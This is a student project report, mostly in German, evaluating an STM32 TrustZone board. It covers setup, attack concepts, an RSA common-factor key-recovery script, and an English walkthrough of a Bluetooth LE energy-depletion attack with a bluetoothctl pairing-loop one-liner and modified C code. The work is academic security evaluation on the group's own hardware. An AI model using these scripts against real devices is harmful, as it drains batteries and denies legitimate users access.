4. Sollten alle Projektdateien in der Reihenfolge erfolgreich *gebuildet* worden sein kann das Gerät initialisiert werden. Dafür ist der STM32CubeProgrammer notwendig. Dieser sollte von der ST Website heruntergeladen, entpackt und installiert worden sein. Außerdem muss er in die Umgebungsvariablen des verwendeten Linux Terminals aufgenommen sein. Nun sollte spätestens das Board angeschlossen werden (Micro USB Typ B). Sollte sich auf dem Board bereits Sicherheits sensitive Firmware befinden kann es nötig sein den Jumper JP5 auf dem Board anzuheben und wieder drauf zustecken um das Board zu *unlocken*. Um das Board zu initilaisieren muss nun das **. . . _Boot STM32CubeIDE.sh** Skript ausgeführt werden. Das Skript ruft die CubeProgrammer_CLI auf und stellt Statusbytes und Speicherbereiche des Boards korrekt ein. (Eine grafische Anwendung des CubeProgrammers außerhalb des Terminals funktioniert aktuell nicht unter Linux.) Wurde das Board erfolgreich konfiguriert schließt das Skript mit einer Bestätigung ab.

5. Nun kann die Firmware auf das Board *geflasht* werden. Dazu wurde das **SBSFU_Boot32CubeIDE_** Skript ausgeführt. Auch hier sollte darauf geachtet werden, ob während der Ausführung des Skripts Fehler auftreten. Beispielsweise könnten Speicherbereiche als *write protected* deklariert sein. Eigentlich sollten diese Einstellungen allerdings durch das regression.sh Skript richtig eingestellt sein.

6. Nun kann mit einem *ymodem*-fähigen Terminal mit dem Board kommuniziert werden. Wir haben **minicom** genutzt. Nach der Installation kann das Programm mittels **sudo minicom -s -con** in die Einstellungen gestartet werden. Dort muss unter **Serial Port** der Port zu **/dev/ttyACM0** geändert werden. Danach kann mittels **Esc** die Einstellungen verlassen werden und über die Tastatur mit der Application auf dem Board kommuniziert werden.

6 Angriffe

Zur Überprüfung und Evaluierung der Vertrauenswürdigkeit der TrustZone sollen verschiedene Angriffe durchgeführt werden. Nicht alle Angriffe wurden innerhalb des Softwareprojektes implementiert und durchgeführt. Die Angriffe, die nur konzeptionell erarbeitet wurden werden in verschiedenen Beispielen dargestellt und bieten so ein Überblick für Ideen der Projektgruppe.

6.1 Softwarebasierte Angriffe

Software-Angriffe lassen sich durch die Ausnutzung von Fehlern innerhalb des Quellcodes, Schwächen im Betriebssystem oder nicht vertrauenswürdigen Codeteilen durchführen. Die Angriffe können teilweise auch remote durchgeführt werden und brauchen keinen physischen Zugriff auf das Board.
Das Laden von Schadsoftware, die explizit bestimmte Ziele angreift oder ungewollte Funktionalitäten ausführt. Bei dieser Art von direktem Zugriff spricht man von der Malware-Injection. Ein weitere Art der Software Attack ist das sogenannte Brut-Forcing, welches das ständige Probieren beinhaltet um ans Ziel zu gelangen.

6.2 Hardware non-invasive Attack

Bei der non-invasive Attack bleibt das Gerät funktionsfähig. Folgende Beispiele lassen sich dafür finden:

- Fault injection: clock and power disturbance/glitch attacks
  - Die Fault injection ist ein Angriff, welcher nachweislich in den letzten Jahren bei ARM-Software und TrustZone zu Erfolgen geführt hat. Damit kann man das Verhalten des Programmes auf verschiedene Arten ändern. Beispielsweise Beschädigung des Programmstatus, Beschädigung des Speicherinhalts, Beenden der Prozessausführung und Überspringen von Anweisungen. Bei TrustZone funktioniert Voltage-glitching am Besten. Um eine Anweisung im Quellcode zu überspringen wird eine Spannung an das Gerät angeschlossen. Dieser Stromschlag sorgt für ein Sprung um Quellcode, sodass beispielsweise die Anweisung zum Umschalten in den Secure-Mode übergangen wird.
- Side-channel attacks (SCA)
  - Ein Beispiel für SCA lässt bei der Ausführung der Firmware sehen, dort kan ein Angreifer die Eigenschaften des Geräts beobachten. Durch die Beobachtung der Stromversorgung kann der Angreifer zum Beispiel erkennen, wann das Gerät im Low-Energy-Mode ist und daraus Vorteile gewinnen.

6.3 Hardware invasive Attack

Hardware invasive Attacks sind destruktive Angriffe, welche direkt auf die physische Ebene des Chips zugreifen. Diese kostspieligen Angriffe nutzen alle möglichen Mittel um Informationen aus dem Gerät zu extrahieren. Während des Angriffes kann das Gerät nachhaltig beschädigt werden.

6.4 Konzeptionelle Ansätze für eigene Angriffe

Die Arbeitsgruppe hat im Verlauf der Projektarbeit an verschiedenen Ideen und Konzepten gearbeitet. Die Angriffe wurden verschieden weit implementiert. Einige Angriffe wurden nur theoretisch betrachtet, während andere Angriffe bereits erste Ansätze von Implementierungen aufwiesen.
Die Angriffe wurden aus verschiedenen Gründen nicht bis zum Ende hin ausgeführt. Die Ideen ergaben sich aus Recherchetätigkeiten und den Überprüfungsmöglichkeiten der Sicherheitsstandards. Zum Beispiel bot sich das Laden einer falschen Firmware an, weil die Überprüfung im Laufe des Projektes ermöglicht wurden

6.4.1 Verwendung korrupter Firmware

Das Aufspielen falscher Firmware auf das Board zeigte sich als einer der ersten zu überprüfenden Schwachstellen, weil das Secure Firmware Update als einer der ersten Funktionalitäten auf das Board gespielt wurde.
Das System kann mit Hilfe der SBSFU die Verwendung korrupter Firmware verhindern. Der Angriff ergibt sich aus dem Austausch der richtigen Firmware mit einer falschen Firmware. Die falsche Aktualisierung kann verhindert werden durch die Überprüfung der elektronischen Signatur.

6.4.2 Brutforce

Ein weiteres Konzept ist die Ausnutzung der begrenzten Anzahl an Primzahlen des Zufallszahlengenerators von MBedCrypto. Bei der Verwendung der RSA-Kryptographie kann der Zufallszahlengenerator von Mbed Crypto verwendet werden, welcher diese Schwachstelle aufweist. Mbed Crypto ist eine Implementation einer Kryptographieschnittstelle, welche durch ARM angeboten wird.
Ein Brutforce-Angriff profitiert von der geringeren Anzahl der Primzahlen und kann so erfolgreich durchgeführt werden.

Bild 10: Konstante Primzahlen bei MbedCrypto-Library

```
const unsigned char primes[] = { 2,
      3,    5,    7,   11,   13,   17,   19,   23,
     29,   31,   37,   41,   43,   47,   53,   59,
     61,   67,   71,   73,   79,   83,   89,   97,
    101,  103,  107,  109,  113,  127,  131,  137,
    139,  149,  151,  157,  163,  167,  173,  179,
    181,  191,  193,  197,  199,  211,  223,  227,
    229,  233,  239,  241,  251
};
```

Die RSA-Keys können auch vom Nutzer in einer Datei eingegeben werden. Mit Hilfe eines Schlüssels mit 2048 Bitlänge lässt der Angriff sich verhindern.

6.4.3 RSA Common Factor Attack - Wiederholung bei der Zufallszahlengenerierung

Das Board kann mit einem Verschlüsselungsmechanismus erweitert werden. Die Schlüssel dieser potenziellen Erweiterung können dann in der TrustZone gesichert werden.
Diese Erweiterung verschlüsselt die Nachrichten über den sogenannten Rivest–Shamir–Adleman-Algorithmus und überträgt die verschlüsselten Nachrichten und den Public-key über die UART-Schnittstelle. Das Board ist standardmäßig nicht in der Lage den RSA-Algorithmus verwenden.

Der RSA Common Factor Angriff basiert auf einer historischen Lücke bei einer veralteten Debian-Version von Linux. Der Fehler lag in der falschen Erzeugung von zufälligen Zahlen. Der Kernel erzeugte nicht komplett zufällige Zahlen, da sich die Wiederholungen unwahrscheinlich oft häuften.
Dieser Angriff wurde hier bei uns simuliert und lässt sich durch die Verwendung eines korrekten Zufallszahlengenerator oder einen RSA-Key mit 2048 Bitlänge verhindern.

- RSA-Definition:
  Das asymmetrische Verfahren benötigt zwei Primzahlen (p,q) mit der gleichen Bitlänge.
  Folgende Bedingungen müssen gegeben sein:

  1. $0.1 < |\log_2 p - \log_2 q| < 30$
  2. n $= p \cdot q$
  3. e ist der Public-Exponent: $2 \leq e \leq (p-1) \cdot (q-1)$
  4. $ggT(e, (p-1) \cdot (q-1)) = 1$
  5. $e = 2^{2^m} + 1$
  6. (n,e) sind der Public-Key
  7. d ist der Private-Key: $e \cdot d \equiv 1 \, mod \, ((p-1) * (q-1))$

8. Verschlüsslung: $c \equiv m^e \, mod \, n$
9. Entschlüsslung: $m \equiv c^d \, mod \, n$

Anfangs sind die Nachrichten verschlüsselt, während nur die Public-Keys bekannt sind. Durch das Wiederauftreten der Primzahlen (p,q) ist ein Vergleich der Nachrichten möglich, sodass das $n = p \cdot q$ verschiedener Nachrichten verglichen werden kann. Dann ergibt sich mindestens eine Iteration beziehungsweise eine Dopplung. Um den Private-Key zu berechnen, wird $(p-1) \cdot (q-1)$ mit Werten gefüllt und ausgerechnet.

6.5 RSA-encryption Beispiele

```
#include "mbedtls/pk.h"
...
int ret = 0;

mbedtls_pk_context pk;
mbedtls_pk_init(&pk);

 //Einlesen des RSA-Public Keys
if((ret = mbedtls_pk_parse_public_keyfile( &pk, "our-key.pub")) != 0)
{
printf( " failed\n  ! mbedtls_pk_parse_public_keyfile returned -0x%04x\n", -
    ret);
    goto exit;
}
unsigned char buf[MBEDTLS_MPI_MAX_SIZE];
size_t olen = 0;
//Calculate the RSA encryption of the data.
printf( "\n  . Generating the encrypted value" );
fflush( stdout );

if( ( ret = mbedtls_pk_encrypt( &pk, to_encrypt, to_encrypt_len, buf, &olen,
    sizeof(buf), mbedtls_ctr_drbg_random, &ctr_drbg ) ) != 0 )
{
    printf( " failed\n  ! mbedtls_pk_encrypt returned -0x%04x\n", -ret );
    goto exit;
}
    ...
```

Source code 4: mit MbedTLS-library

```
            #include "crypto.h"
            int32_t main ()
            {
                unsigned char buf[30];
                uint8_t modulus [2048/8]= {...};
```

```
6                   uint8_t public_exponent [3]= {0x01, 0x00, 0x01};
7                   uint8_t inputdata []= {...};
8                   uint8_t x[..]={...};
9                   int32_t retval;
10                  RSApubKey_stt pubKey;
11                  /* Set values of public key */
12                  pubKey.mExponentSize = sizeof (public_exponent);
13                  pubKey.pmExponent = public_exponent;
14                  pubKey.mModulusSize = sizeof (modulus);
15                  pubKey.pmModulus = modulus;
16                  /* Encryption */
17                  retval = RSA_PKCS1v15_Encrypt(&pubKey, inputdata, x, buf);
18                  if (retval != RSA_SUCCESS)
19                      {
20                          return(ERROR);
21                      }
22          ...
```

Source code 5: mit STM32 Cryptographic library package V2.0.6

6.6 Ein Beispiel für Brutforce

```
1           #simple Brutforce Attack for RSA
2           #we have cipher text and n(from public key (n,e)). we want to decrypt
                c and calculate m
3           c=...
4           n=...
5           for d in range(...):
6               m=c**d % n
7               print(d)
8               print(m)
9
10          ...
```

Source code 6: mit Python ohne Verwendung der Bibliotheken

6.7 Ein Beispiel für CommonFactor

```
1   from Crypto.PublicKey import RSA
2   from Crypto.Util import number
3   from Crypto.Cipher import PKCS1_v1_5
4   def gcd(a,b):
5           if b>a:
6                   r=a
7                   a=b
8                   b=r
9                   while((a%b)>0):
10                          g= a%b
11                          a=b
```

```
12                          b=g
13          return b
14
15
16
17  pathfiles=['./1.pem','./2.pem','./3.pem','./4.pem','./5.pem','./6.pem','./7.
        pem','./8.pem']
18  Cfiles=['./1.bin','./2.bin','./3.bin','./4.bin','./5.bin','./6.bin','./7.bin',
        './8.bin']
19  for i in range(8):
20          for j in range(i+1,8):
21                  if(i!=j):
22                          k1= RSA.importKey(open(pathfiles[i])) #import the
                                public keys
23                          k2= RSA.importKey(open(pathfiles[j]))
24                          print(pathfiles[i],"vs",pathfiles[j])
25                          pp=gcd(k1.n,k2.n)
26                          p1=pp-1
27                          if(pp!=1):#if there is some common factor between of
                                two n
28                                  print("geklappt")
29                                  qq=k1.n//pp#put the common factor in qq
30                                  q1=qq-1
31                                  mod1=p1*q1
32                                  d1=number.inverse(k1.e,mod1)#try to calculate
                                        the private exponent
33                                  rsa_sk= RSA.construct((k1.n,k1.e,d1,pp,qq))#
                                        claculate the private key
34                                  ciphertext = open(Cfiles[i],"rb").read()#read
                                        the first encrypted message
35                                  cipher= PKCS1_v1_5.new(rsa_sk)
36                                  message= cipher.decrypt(ciphertext, None)#
                                        decrypt the first message
37                                  print(Cfiles[i])
38                                  print (message)
39                                  qq2=k2.n//pp
40                                  q2=qq2-1
41                                  mod2=p1*q2
42                                  d2=number.inverse(k2.e,mod2)#try to calculate
                                        the seccond private exponent
43                                  rsa_sk2= RSA.construct((k2.n,k2.e,d2,pp,qq2))
44                                  ciphertext2 = open(Cfiles[j],"rb").read()#read
                                         the seccond enc message
45                                  cipher2= PKCS1_v1_5.new(rsa_sk2)
46                                  message2= cipher2.decrypt(ciphertext2, None)
47                                  print(Cfiles[j])
48                                  print(message2)
49
50
51
```

```
52          ...
```

Source code 7: mit Python ohne Verwendung der Crypto-Bibliotheken

Dieser Angriff wurde hier bei uns simuliert und mit hife

7 Energy depletion

Energy depletion attack can drain the battery an IoT node rapidly. In this report we guide how we were able to achieve energy depletion attack while exploiting the Bluetooth Low-Energy (BLE) interface on an IoT node.

We guide through the following steps:

1. Preparation of attack test environment
2. Implementation and usage of bash script to execute the attack
3. Implementation and usage of a C program to execute the attack

The pre-requirements, and devices for the attack test environment are as follows:

1. **Victim node:** STM32l552ZETxQ with bluetooth expansion X-NUCLEO-IDB05A1
2. **Adversary node:** Debian Linux machine
3. **Adversary node: Debian Linux machine** JT-UMC25

We used the device STM32 device as our IoT device, that will simulate the victim node in the attack. We observe the results of the attack using the energy measurement device UMC25. To write software and to configure the STM32 device we used cube bundle, namely CUBEMX to configure the PINS, clock, and Interrupts, and CUBEIDE to write the software.

7.1 Preparation of Attack test environment

We attached a copy of the program (BluetoothNSleep) we are going to implement in the following part. The program BluetoothNSleep integrates the bluetooth expansion with the STM32 device, additionally, it places the STM32 device to sleep whenever there is nothing to be processed, and wakes-up whenever the bluetooth expansions issues an interrupt to the STM32 board. The bluetooth expansions triggers such an interrupt whenever there is a bluetooth connection, send, or receive request.

7.1.1 Configuration of the STM32 and its pins with the Bluetooth expansion

The very first step would be placing a jumper from D3 to D13 in the bluetooth expansion. This will make the SPI interface in the bluetooth expansion matches the SPI1 interface in the STM32 device.

In a cubemx running instance we do the following steps:

1. Install the additional software: STMicroelectronics.X-CUBE-BLE1
2. Start new project and choose the STM32l552ZETxQ as the device
3. In Additional software expand the entry STMicroelectronics.X-CUBE-BLE1 and set the following configurations:

Controller	Tick
HCI_TL	Basic
HCI_TL_INTERFACE	UserBoard
Utils	Tick
Application	SensorDemoBLESensors

4. Enable SPI1 interface
5. Enable LPUART1 interface (used for logging). Referring the mb1361 document, the LPUART1 is connected to the usb interface in the STM32 device, using any serial communication software, we can read the logging output of the STM32 device.
6. Set the following pins Values:

PF13	Output
PF3	Output
PA3	EXTI3
PC13	EXTI13

7. In NVIC tick the check-boxes to enable EXTI line 3 interrupt and EXTI line 13 interrupt

EXTI line3 interrupt	blue white Tick	0	0
EXTI line13 interrupt	blue white Tick	0	0

8. In SPI1 parameter settings make sure to have the following values:

Frame Format	Motorola
Data Size	8 Bits
First Bit	MSB First
Prescaler	16
Baud Rate	Should be less than 12 Mbits/s, if not adjust the clock's configurations
Clock Polarity	Low
Clock Phase	1 Edge

9. In additional Software platform settings use the following values:

EXTI Line	PA3
BUS IO Driver	SPI1
CS Line	PA2
Reset Line	PF13
BSP Button	PC13
BSP USART	LPUART1
BSP LED	1 PB7

10. Generate the code, click open and the cube IDE will be running now with the code sensorDemoBLESensors.

7.1.2 Writing the program to integrate bluetooth with the STM32 and to enable sleep

In a cube IDE running instance (of our previously configured code), do the following steps:

1. Open file ./Middlewares/ST/BlueNRG-MS/hci/controller/bluenrg_gap_aci.c and comment out the line 332 (Beggining with memcpy).

   The sensorDemoBLESensors has a bug which causes writing outside of the buffer, for this reason we have commented out the line above.

2. Open file ./Src/sensor.c and add the line `MX_BlueNRG_MS_Process();` to line number177.

   To enable placing the bluetooth in discoverable mode after a connection is terminated we added the line above.

3. Open file main.c and add the following lines to the main loop:
   ```
   SystemClock_Decrease();
   HAL_SuspendTick();
   _PWR_EnterSLEEPMode(PWR_LOWPOWERREGULATOR_ON, PWR_SLEEPENTRY_WFI);
   HAL_PWREx_DisableLowPowerRunMode();
   HAL_ResumeTick();
   ```
   We added the lines above in order to put the microcontroller to sleep, and resume from sleep after triggering an interrupt.

4. Click on compile and the program should be flashed and running on your STM32 device

5. On your android phone install the app ST BLE Sensor. Run the app and you should be able to find the STM32 bluetooth connection.

7.2 Implementation of the bash script to execute the attack

Using the JT-UM25c we can observe that the STM32 device is consuming 440 mA in sleep mode, thus when we don't read any sensor's value from the STM32 device. Whenever we try to pair with the STM32 BLE or try to read a sensor's value using BLE, the current consumption rises to 550 mA for a period of time. You can use the accompanying software (UM25current) to receive and read the current consumption value from the JT-UM52c to your linux machine.

The idea of the attack is waking up the STM32 device using a pairing request. To achieve this we can simply use the linux package bluetoothctl as follows:

1. User@debian: $ bluetoothctl

2. [blueetooth]# scan on

3. [blueetooth]# pair X

   Where X is the mac address of the device, which was discovered using scan on command.

   After issuing the pairing command the bluetoothctl would asks for a pairing pin. Using the JT-UM25c we observe that the power consumption of the STM32 device was raised to 550 mA, even before trying to insert pairing pin.

   We can repeat the pairing process and break it at the right time, this way the IoT device (STM32) would go to active state, and then to the sleep state and active state again.. etc.

   To repeat the pairing process and break it, thus to execute energy **depletion attack**, we used the following shell line:

   User@debian: ~ $ for i in {1..550}; (sleep 1 && echo 'pair X' && sleep 3 && exec <&-) | bluetoothctl

Where X is the mac address of the device.

Using the line above we keep on sending authentication requests to the STM32 device without waiting, this way whenever the bluetooth pairing phase breaks, it will directly receive another authentication request and keep on hanging and repeats again without waiting. This makes accessing the bluetooth device impossible using a legit connection, because we are keeping the STM32 device all the time busy processing our bogus authentication requests. So the bluetooth device will never be in discoverable mode again.

7.3 Implementation of the C code to execute the attack

To enhance the attack of energy depletion we rewrote the tool bluetoothctl, specifically we adjusted the connection requests so that we can get rid of the sleep functions. Instead of using the sleep we can read the response of the authentication request and then break it at the correct time. This way we can synchronize the attack with the state of the STM32 and our attack would have better results.

7.3.1 Rewriting bluetoothctl

The aim of rewriting the bluetoothctl tool was to double the energy consumption caused by our attack. The idea of the implementation is sending a connection request "Pair" followed by a connection terminate request "Disconnect". For this we wrote a new function in the bluetoothctl tool called cmd_authDeplete. In the following part we elaborate further how the function cmd_authDeplete works.

D-BUS is an interprocess communication (IPC) system, providing a simple mechanism allowing applications to talk to one another, communicate information and request services. Using this library the linux operating system communicate with the bluetooth device. We didn't dig too deep in this library to figure out how it works, but deep enough to find some examples about how to talk with the bluetooth device.

Basically any device connected to a linux machine provides its functionalities using an API. We use the dbus to invoke functions in the device API. The dbus function's name used by bluetoothctl is the following:

```
dbus_message_new_method_call(const char *destination, const char *path, const char *iface, const char *method)
```

This function takes some information about the device as argument (Path, Destination, Iface), and the method required to be called in the device API. We have to find out which API function in bluetooth is for pairing and which is for connecting.

The API of the bluetooth in linux can be found in link: `https://kernel.googlesource.com/pub/scm/bluetooth/bluez/+/5.5/doc/device-api.txt`

After reading the link above, we found out that there is a function to disconnect called "Disconnect". So I wrote the function inside bluetoothctl as follows:

```
1
2  static void cmd_authDeplete(const char *arg){
3      GDBusProxy *proxy;
4
5      proxy = find_device(arg);
6      if (!proxy)
7          return;
8
9      for ( int i = 0 ; i < 15 ; i ++){
10         printf("Iteration %i \n", i);
11         printf("Calling connect \n");
12         if (g_dbus_proxy_method_call(proxy, "Pair", NULL, pair_reply,
13                                      NULL, NULL) == FALSE) {
14             rl_printf("Something wrong\n");
15             return;
16         }
17         printf("sleep 3\n");
18         sleep(3);
19         printf("Calling disconnect\n");
20         if (g_dbus_proxy_method_call(proxy, "Disconnect", NULL, pair_reply,
21                                      NULL, NULL) == FALSE) {
22             rl_printf("something is wrong\n");
23             return;
24         }
25     }
26     rl_printf("Attempting to pair with %s\n", arg);
27 }
```

Source code 8: Disconnect

In this program we call pair command, and sleep for 3 second and call disconnect command again. We do this for 15 iterations. This program can be enhanced in such a way to remove the sleep function, and instead we listen to the reply from the bluetoothctl and then initiate the pairing request again.

7.4 Usage of our energy depletion tool

To use our tool do the following steps:

1. In directory AuthDoSTool compile the program using: user@debian~ #: make cli-pair
2. Start the binary in directory AuthDoSTool/bin using: user@debian~#:./cli-pair
3. Start the attack using command: [bluetooth]# authDeplete X

Where X is the mac address of the victim node

The attacks that we represented requires that the bluetooth device shouldn't already be paired with another bluetooth device, otherwise the bluetooth victim node will not be in a

discoverable mode, thus wont be discovered when writing scan in bluetoothctl for example. In this case we can use a third party tool to jam or hijack the connection, put the victim node in discoverable mode, and then start the energy depletion attack. The tool I used for this purpose is called **BTLEJACK**, and it requires **BBC Microbit** microcontroller.

7.5 Future work

We demonstrated how to deplete the energy of an IoT device using a big number of connection authentication request. After each authentication request we had to use a sleep function. Our demonstrated attack can be enhanced in such a way to remove the sleep function and instead we can check the statue of the connection authentication request before breaking it and sending another authentication request. Our attack doesn't work if the IoT device already is connected to another legit bluetooth connection, because it cannot be discovered by our adversary node. To overcome this problem many tools are available online to hijack a bluetooth connection, after hijacking the bluetooth connection the bluetooth IoT node can be placed in a discoverable mode again, and afterwards our attack can be executed. Additionally, there might not be a need for connection authentication requests, since we can already hijack the bluetooth connection and explore the services in the STM32 device, we can then use a huge number of sensors read using this connection and this will cause the STM32 to stay active for the whole period.

Git Repository: `https://github.com/OverDriveGain/telematikProject.git`

References